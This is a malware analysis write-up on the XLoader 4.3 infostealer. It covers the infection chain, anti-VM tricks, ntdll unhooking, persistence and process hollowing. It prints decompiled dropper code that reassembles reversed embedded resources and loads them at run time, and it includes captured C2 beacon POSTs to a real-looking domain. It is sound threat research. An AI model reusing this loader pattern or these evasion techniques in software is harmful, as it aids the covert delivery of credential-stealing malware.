

Layers of Deception:

Analyzing the Complex Stages of XLoader Malware Evolution

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
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Executive Summary

XLoader, an advanced evolution of the **FormBook** malware, stands out as a highly sophisticated cyber threat renowned for its dual functionality as an **information stealer** and a versatile downloader for malicious payloads. Noteworthy for its resilient nature, xLoader constantly adapts to the latest and most intricate **evasion techniques**, making it a formidable challenge for cybersecurity defenses. Its notoriety is heightened by its role as a commercial **Malware-as-a-service** solution, enabling cybercriminals to tailor and deploy the malware for diverse malicious activities. The malware's continuous evolution and ability to elude detection emphasize the critical need for robust cybersecurity measures to counter its intricate and multifaceted attacks, which target both individuals and organizations alike.


Key Findings:

1. **Initial Dropper:** Xloader uses a similar initial dropper as some of the other infostealers like Remcos RAT and Agent Tesla. The initial dropper is a dotnet executable file, which contains multiple embedded **DLLs** which are extracted and decrypted at run-time to launch the payload which is the actual malware. The payload is launched using **Process Hollowing** in either itself or another running process, depending upon the configuration of the initial dropper.
2. **Native Assembly Paylaod:** Xloader is written in native low level asm/c language. There are no strings, imports and libraries found in this payload. Native assembly with the combination of c language already makes it **much harder to analyze and detect** than other infostealers like Remcos, Agent Tesla, NanoCore etc.
3. **Anti-Analysis/VM Techniques:** It uses advance techniques that detects if the malware is running in an analysis environment. The usage of advanced techniques makes sure that, **anti-vm checks** are not easily bypassed as simply as patching a jump condition or return condition.
4. **Custom Encryption Algorithms:** It uses a **Custom RC4** encryption/decryption algorithm with additional subtraction operations.
5. **API/String/Libraries Hashing:** Xloader uses **CRC32/BZIP2** hashing algorithm for its strings, libraries and APIs to hide its internal working.
6. **Encrypted Core Functions:** Xloader's core malicious functions are all encrypted that are decrypted at-run time and assembly is renewed or regenerated after all anti-vm checks have been bypassed and a key has been generated.
7. **Unhooked Clean Ntdll:** It uses a clean copy of **ntdll** manually mapped into its memory which bypass all hooks for ntdll APIs. It uses Native APIs for its malicious activities which are hidden from EDR solutions. This behavior is called "Lagos Island Method" of dll unhooking originating from the Userland Rootkit of same name.
8. **Persistence:** Xloader adds persistence using Run Registry Keys and copying itself in Program Files (x86).
9. **Privilege Escalation:** It escalates privileges only for copying itself in the Program Files (x86) and adding persistence. The privilege escalation is achieved by abusing DllHost.exe and COM objects.
10. **Process Injection:** Xloader relies heavily on process injection. It infects multiple processes in its execution and even migrate to a different process.
11. **Decoy C2s:** It uses a combination of decoy C2 servers and made significant effort to hide its real C2.

12. **Form Grabber:** Xloader is not just an infostealer. It also works as a form grabber. Inline hooks are injected into multiple victim processes to grab information before encryption is performed.

Overview

XLoader emerges as an exceptionally sophisticated infostealer and form grabber malware, distinguished by its adept use of advanced defense evasion techniques to maintain stealth and resilience. Beyond its evasive maneuvers, XLoader incorporates a myriad of anti-VM techniques, strategically avoiding execution in analysis environments. This malware's primary objective is data exfiltration, achieved through the theft and capture of sensitive information from a broad spectrum of applications, including browsers, email clients, FTP clients, and instant messaging apps. Notably, XLoader is designed to operate seamlessly across a variety of platforms, amplifying its threat level. Its multifaceted attack flow encompasses a strategic and systematic approach, making it a potent tool for cybercriminals seeking to compromise both individual users and organizational systems. The constant evolution of XLoader underscores the need for robust cybersecurity measures to counter its intricate and adaptable nature.



Xloader Attack Chain


Threat Report: XLoader 4.3

This section of the report provides a detailed technical analysis of **Xloader 4.3** malware. The flow of this report will be in order of steps that I performed during my analysis. This is one of the most complex pieces of malware that I have analyzed, and there are so many stages to its execution. I have tried to cover as much as possible in the given time, but if some things remain unanswered then I apologize beforehand. Now let us dive down into the technical details and internal workings of Xloader 4.3 previously known as **Formbook** infostealer.

Initial Detonation:

Starting with the initial detonation of xloader. I have detonated the malware in my isolated analysis environment in the presence of procmon, wireshark and other such analysis tools. **Nothing happened!!!** Which likely suggests that there are anti-analysis techniques in the malware. I tried detonating the malware again but this time, I had **renamed** my analysis tools and the execution started.

- Process tree shows that it started another instance of itself.
- Multiple DNS & HTTP request are sent to different domains.
- Deleted itself
- Request are sent through explorer.exe



```
FakeNet-NG - "C:\Tools\FakeNet-NG\fakenet1.4.11\fakenet.exe"
12/20/23 12:14:00 AM [ HTTPListener80 ] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0)
like Gecko
12/20/23 12:14:00 AM [ HTTPListener80 ] Content-Type: application/x-www-form-urlencoded
12/20/23 12:14:00 AM [ HTTPListener80 ] Accept: */*
12/20/23 12:14:00 AM [ HTTPListener80 ] Referer: http://www.bocahkota.xyz/ip45/
12/20/23 12:14:00 AM [ HTTPListener80 ] Accept-Language: en-US
12/20/23 12:14:00 AM [ HTTPListener80 ] Accept-Encoding: gzip, deflate
12/20/23 12:14:00 AM [ HTTPListener80 ]
12/20/23 12:14:00 AM [ HTTPListener80 ] 0cS-Z4Y2=2QBm4vZ2QFbPUU(jmFX_fVxXpLwo0BcgsB4_48R3DI4xnMHE0v5T0QtL2HQJpzDcYAA
JY0sciE5zuIrJEFJJTa3kGe5kkC2Nfa4qv1Sg1LBb(d9MhBj921EvZNtmTW0X7_mjj8eTJlItU50HwMeEwoEBnkQEC2mHlka0HOV7BouhNRysA).
12/20/23 12:14:00 AM [ HTTPListener80 ] Storing HTTP POST headers and data to http_20231220_001400.txt.
12/20/23 12:14:03 AM [ HTTPListener80 ] POST /ip45/ HTTP/1.1
12/20/23 12:14:03 AM [ HTTPListener80 ] Host: www.bocahkota.xyz
12/20/23 12:14:03 AM [ HTTPListener80 ] Connection: close
12/20/23 12:14:03 AM [ HTTPListener80 ] Content-Length: 210
12/20/23 12:14:03 AM [ HTTPListener80 ] Cache-Control: no-cache
12/20/23 12:14:03 AM [ HTTPListener80 ] Origin: http://www.bocahkota.xyz
12/20/23 12:14:03 AM [ HTTPListener80 ] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0)
like Gecko
12/20/23 12:14:03 AM [ HTTPListener80 ] Content-Type: application/x-www-form-urlencoded
12/20/23 12:14:03 AM [ HTTPListener80 ] Accept: */*
12/20/23 12:14:03 AM [ HTTPListener80 ] Referer: http://www.bocahkota.xyz/ip45/
12/20/23 12:14:03 AM [ HTTPListener80 ] Accept-Language: en-US
12/20/23 12:14:03 AM [ HTTPListener80 ] Accept-Encoding: gzip, deflate
12/20/23 12:14:03 AM [ HTTPListener80 ]
12/20/23 12:14:03 AM [ HTTPListener80 ] 0cS-Z4Y2=2QBm4vZ2QFbPX0PjAcP_Z1xYmrwoAhc8sBk_44JdDeIxmt3EPu5TPQtL4nQI0DbYAW
rY1AciE9zuJbJDsxKRK3mK-5ip12Nfa4qvK2G1Ix(bu1Mhgj6~FesQtmcG0b7_mdj9DIJKntU7GHw4qHcoEY40RTKEuMhziG1Wwv5xdtgY9hr8ysbEz_5Ge
fnS10AOfc01E.
12/20/23 12:14:03 AM [ HTTPListener80 ] Storing HTTP POST headers and data to http_20231220_001403.txt.
```


Stage 1: Dropper

The initial dropper is a dotnet executable. It is similar to what other infostealers or RAT uses for dropping their payloads like Agent Tesla or Remcos RAT. The first step is always static analysis, which extracts suspicious strings for me and provide insight to the malware.

No	Strings	Details
1	System.Reflection	Loading assembly at run-time
2	ofnIepyTgnirtS (StringTypeInfo) ofnIdohteM (MethodInfo)	Inverted strings shows an inverted resources is embedded inside
3	.edom SOD ni nur eb tonnac margorp sihT! (!This program cannot be run in DOS mode)	Inverted resource is another binary
4	System.Activator	Activating assembly at run-time

The extracted strings suggest 3 main points:

- Dropper is obfuscated that loads other assemblies at run-time
- Further resources are inverted to avoid signature-based detection
- Must have more than 1 assemblies

In the initial dropper, there is a lot of junk code added to divert the focus of analyst. The few lines of malicious code are spread through the whole code.

```
220 // Token: 0x06000022 RID: 34 RVA: 0x00003704 File Offset: 0x00001904
221 private void InitializeComponent()
222 {
223     ChartArea chartArea = new ChartArea();
224     Legend legend = new Legend();
225     Series series = new Series();
226     ComponentResourceManager componentResourceManager = new ComponentResourceManager(typeof(View));
227     this.main_chart = new Chart();
228     this.a_tb = new TextBox();
229     this.label1 = new Label();
230     this.label2 = new Label();
231     this.label3 = new Label();
232     this.label4 = new Label();
233     List<byte> list = new List<byte>();
234     byte[] array = (byte[])componentResourceManager.GetObject("Quartz");
235     Array.Reverse(array);
236     list.AddRange(array);
237     list.AddRange((byte[])componentResourceManager.GetObject("Versa"));
238     list.AddRange((byte[])componentResourceManager.GetObject("Zinc"));
239     this.label15 = new Label();
240     this.label16 = new Label();
241     this.label17 = new Label();
242     this.label18 = new Label();
243     this.label19 = new Label();
244     this.label10 = new Label();
245     this.label11 = new Label();
246     this.label12 = new Label();
247     this.label13 = new Label();
248     this.label14 = new Label();
249     this.label15 = new Label();
250     this.label16 = new Label();
251     this.label17 = new Label();
252     this.label18 = new Label();
253     this.accept_button = new Button();
254     this.next_button = new Button();
255     this.n_tb = new TextBox();
256     this.k_tb = new TextBox();
257     this.lambda_tb = new TextBox();
258     this.h_tb = new TextBox();
259     this.min_beta_tb = new TextBox();
260     this.max_beta_tb = new TextBox();
```

JUNK

JUNK

JUNK

The relevant lines of code shows that malware is loading binary from 3 different resources:

- Quartz which is also reversed
- Versa
- Zinc

These 3 are the malicious resources that are combined and loaded at run-time for further execution. After going through a lot of junk code, I came across the line of code that resolves this assembly at run-time and create instance of resource followed by loading the first method using **System.Activator** class.

```
276     this.min_e_tb = new TextBox();
277     this.max_e_tb = new TextBox();
278     ((ISupportInitialize)this.main_chart).BeginInit();
279     base.SuspendLayout();
280     Assembly assembly = Assembly.Load(list.ToArray());
281     string[] array2 = new string[] { "Cr", "eate", "Inst", "ance" };
282     Type.GetType("System.Activator").InvokeMember(string.Join("", array2), BindingFlags.InvokeMethod, null, null, new object[]
283     {
284         assembly.GetExportedTypes()[0],
285         Quantum.Transformation
286     });
287 }
```

Since, stage1 malware resolves assemblies at run-time and activate the method from resolved assemblies therefore static analysis is not possible ahead of this step, so I shifted to dynamic analysis.

- The runtime binary that has been loaded can be seen in the modules window.
- The name of runtime generated binary is **pendulum**. In the code, the malware is invoking the first member returned by the GetExportedTypes which means the first member of exports would be executed.
- We can locate the first function in the pendulum binary and set the breakpoint ahead to stop and debug it.

The screenshot shows the Visual Studio IDE with a code editor and the Modules window. The code editor displays the same code as the previous image, with the following lines highlighted in yellow:

```
280     Assembly assembly = Assembly.Load(list.ToArray());
281     string[] array2 = new string[] { "Cr", "eate", "Inst", "ance" };
282     Type.GetType("System.Activator").InvokeMember(string.Join("", array2), BindingFlags.InvokeMethod, null, null, new object[]
283     {
284         assembly.GetExportedTypes()[0],
285         Quantum.Transformation
286     });
```

The Modules window is open, showing a list of loaded modules. The 'Pendulum' module is highlighted with a red box. The table below represents the data shown in the Modules window:

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	Process	AppDomain	Path
formbook.exe	No	No	No	2	0.0.0.0	4/12/2023 5:21:49 PM	002E0000-0036E000	[0xA40] formbook.exe	[1]	formbook.exe C:\Users\shaddy
System.Windows.Forms.dll	No	No	No	3	4.8.9181.0 built by: NET481REL1LAST_C	7/19/2023 5:20:06 PM	05CB0000-06268000	[0xA40] formbook.exe	[1]	formbook.exe C:\Windows\Mi
System.dll	No	No	No	4	4.8.9206.0 built by: NET481REL1LAST_B	10/31/2023 7:41:35 PM	056F0000-05A4E000	[0xA40] formbook.exe	[1]	formbook.exe C:\Windows\Mi
System.Drawing.dll	No	No	No	5	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:41 PM	04E70000-04F02000	[0xA40] formbook.exe	[1]	formbook.exe C:\Windows\Mi
System.Configuration.dll	No	No	No	6	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:22 PM	050D0000-05136000	[0xA40] formbook.exe	[1]	formbook.exe C:\Windows\Mi
System.Xml.dll	No	No	No	7	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:30 PM	06500000-06784000	[0xA40] formbook.exe	[1]	formbook.exe C:\Windows\Mi
Accessibility.dll	No	No	No	8	4.8.9037.0 built by: NET481REL1	6/24/2022 3:10:57 PM	05BD0000-05BDA000	[0xA40] formbook.exe	[1]	formbook.exe C:\Windows\Mi
System.Windows.Forms...	No	No	No	9	4.8.9037.0	6/24/2022 3:28:03 PM	06790000-06936000	[0xA40] formbook.exe	[1]	formbook.exe C:\Windows\Mi
Pendulum	No	No	Yes	10	1.0.0.0	4/11/2023 3:47:12 PM	08380000-08386800	[0xA40] formbook.exe	[1]	formbook.exe Pendulum

There are further binaries being resolved from the resource of first loaded DLL which is Pendulum. In the modules tab, we can trace which dlls are being added and keep following through.

- Another binary that is being loaded at run-time from the resource of pendulum is the **cruiser.dll** which could be seen in the modules window. This binary undergoes gzip decompression and loaded using Activator class.
- This binary contains a few methods called "**CausalitySource** and **SearchResult**" which performs some kind of decryption of another third resource which will also be loaded on runtime.

```

1088
1089 // Token: 0x06000005 RID: 5 RVA: 0x0002238 File Offset: 0x0000438
1090 public static void Dodge(string StringTypeInfo, string InputBlockSize, string EscapedIRemotingFormatter)
1091
1092     Thread.Sleep(44102);
1093     Type type = Canvas.GlobalAssemblyCache(Canvas.Magnatic()).GetType("Munoz.Himentater");
1094     object obj = Activator.CreateInstance(type);
1095     StringTypeInfo = (string)type.GetMethod("CausalitySource").Invoke(obj, new object[] { StringTypeInfo });
1096     InputBlockSize = (string)type.GetMethod("CausalitySource").Invoke(obj, new object[] { InputBlockSize });
1097     Bitmap bitmap = Canvas.LowestBreakIteration(StringTypeInfo, EscapedIRemotingFormatter);
1098     byte[] array = Canvas.NamedArguments(Canvas.RestoreOriginalBitmap(bitmap, 150, 150));
1099     array = (byte[])type.GetMethod("SearchResult").Invoke(obj, new object[] { array, InputBlockSize });
1100     Assembly assembly = Canvas.GlobalAssemblyCache(array);
1101     Canvas.ParsingState(assembly);
1102     Environment.Exit(0);
1103 }
1104
1105 // Token: 0x06000006 RID: 6 RVA: 0x000230C File Offset: 0x000050C

```

- The last resource that has been decrypted and loaded is called **Discompard.dll**.
- In the method of ParsingState, it could be seen that a method from this assembly is being called for further execution of malware.

```

1100     Assembly assembly = Canvas.GlobalAssemblyCache(array);
1101     Canvas.ParsingState(assembly);
1102     Environment.Exit(0);
1103 }
1104
1105 // Token: 0x06000006 RID: 6 RVA: 0x000230C File Offset: 0x000050C
1106 private static void ParsingState(object TP)
1107 {
1108     Type type = ((Assembly)TP).GetTypes()[20];
1109     MethodInfo methodInfo = type.GetMethods()[29];
1110     methodInfo.Invoke(null, null);
1111 }

```

- We can also see the names of classes and methods that are being called from this assembly in the locals. Using this information, we can then setup another breakpoint in the **Discompard.dll** method and continue debugging the 3rd resource.
- Again, we can explore the third binary and setup a breakpoint on the function that it tries to call.

```

1104
1105 // Token: 0x06000006 RID: 6 RVA: 0x000230C File Offset: 0x0000050C
1106 private static void ParsingState(object TP)
1107 {
1108     Type type = ((Assembly)TP).GetTypes()[20];
1109     MethodInfo methodInfo = type.GetMethods()[29];
1110     methodInfo.Invoke(null, null);
1111 }

```

Name	Value	Type
System.Type.GetMethods returned	{System.Reflection.MethodInfo[0x00000060]}	System.Reflection.MethodInfo[]
TP	{Discopard_Version=3.2.0.0, Culture=neutral, PublicKeyToken=null}	object System.Reflection.Runtime...
type	{Name = "kLSyeENx.D68MAeYADR" FullName = "SHEPeZA8U769EsDSdB.kLSyeENx.D68MAeYADR"}	System.Type System.RuntimeType
methodInfo	{Void NL7U9YA9R4}	System.Reflection.MethodInfo [Sy...

We have now entered the method called by the previous dll. This binary is highly obfuscated with random variable and class names. Normally, what I do is that I check if a deobfuscator like de4dot or some other tool is able to deobfuscate such a binary. If it is possible then I patch the resource and continue my debugging with the deobfuscated version. But in this case, it is very tricky because this resource is dependent upon two other binaries that are being called first and to patch all these will be such a headache. So, I decided to move forward with the obfuscated version and see if I could understand what it is doing from the local variables and return values.

- I kept stepping over and checking the variables and function returns.
- It skipped most of the flags but then I stepped over a function and a return value shows that another binary has been returned. The MZ bytes (4D 5A) could be seen in the array.


```

367     kLSyeENx.D68MAeYADR.pF7UuGEEDQ(kLSyeENx.D68MAeYADR.BygaF5wCOK, text3);
368 }
369 kLSyeENx.D68MAeYADR.Nyia4klU4K9 = prF80JBVZR1J2T0Fkq.tpZ1lWu0u6(prF80JBVZR1J2T0Fkq.UDmimHqFLx(kLSyeENx.D68MAeYADR.JhQa06ajRr), kLSyeENx.D68MAeYADR.a1raZD3vqR)
370 bool flag10 = kLSyeENx.D68MAeYADR.T6ya8MhNrg == 4;
371 if (flag10)
372 {
373     kLSyeENx.D68MAeYADR.QIKURAgT6Q();
374 }
375 bool flag11 = kLSyeENx.D68MAeYADR.T6ya8MhNrg != 4;
376 if (flag11)
377 {
378     kLSyeENx.D68MAeYADR.OxBuZehger(kLSyeENx.D68MAeYADR.T6ya8MhNrg, text);
379 }
380 }


```

Name	Value	Type
SHEPeZA8U769EsDSdB.prF80JBVZR1J2T0Fkq.UDmimHqFLx returned	byte[0x0002E601]	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x45	byte
[3]	0x52	byte
[4]	0xE8	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte
[8]	0x00	byte
[9]	0x58	byte
[10]	0x83	byte
[11]	0xE8	byte
